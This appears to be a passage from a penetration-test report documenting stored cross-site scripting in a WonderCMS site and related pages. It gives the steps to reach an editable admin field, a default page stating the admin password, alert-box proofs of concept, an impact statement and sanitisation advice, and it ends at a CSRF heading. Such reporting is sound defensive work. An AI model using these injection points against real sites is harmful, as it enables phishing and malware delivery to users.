
- Click on blog.
- Log on to admin panel.
- You can see editable HTML code in ‘Website title’ section.



```
<h1>It's alive!</h1>

<h4>Welcome to your WonderCMS powered website.</h4>
<p><a href="/wondercms/loginURL">Click here to login, the password is <b>admin</b>.</a></p>
```

Proof of Concept

In product review page, we see the following output indicating XSS vulnerability.




hello

□ Prevent this page from creating additional dialogs

Proof of Concept

In edit profile page, we see the following output indicating XSS vulnerability.




52.66.141.173 says

hello

Proof of Concept

In admin page, we see the following output indicating XSS vulnerability.



My Profile

hello

salman
salman@gmail.com

Username: beinghuman
Contact No.: 9934696969
Delivery Address:

Business Impact – High

As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim's device and even host explicit content that could compromise the reputation of the organization

All attacker needs to do is send the link with the payload to the victim and victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content.

Recommendation

Take the following precautions:

- Sanitise all user input and block characters you do not want
- Convert special HTML characters like ‘ “ < > into HTML entities &quot; %22 &lt; &gt; before printing them on the website

References:

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.w3schools.com/html/html_entities.asp

8.Cross Site Request Forgery(CSRF):

